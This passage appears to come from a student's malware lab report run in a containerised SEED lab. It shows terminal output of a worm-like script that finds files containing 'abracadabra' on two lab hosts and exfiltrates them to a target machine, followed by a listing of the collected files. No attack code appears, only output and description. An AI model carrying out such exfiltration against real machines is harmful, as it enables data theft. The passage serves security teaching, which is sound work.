
Will now try to exfiltrate the files

connected to exfiltration host


seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$
```

After Executing the Attack:

Note that, all the files containing “abracadabra” in all the directories at each level is collected and transferred to target machine. For this, the following directories are created to collect the files in host machine.



172.17.0.2 machine's collected files:



172.17.0.5 machine's collected files:



Transferred files to target machine:

```
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ docksh b82
root@b82379d4ecde:/# cd root
root@b82379d4ecde:~# ls
abra.txt  abra_dir1.txt  abra_dock1.txt  altered_1805115_2.py  another_abra.txt  next_abra.txt  yoo.txt
root@b82379d4ecde:~#
```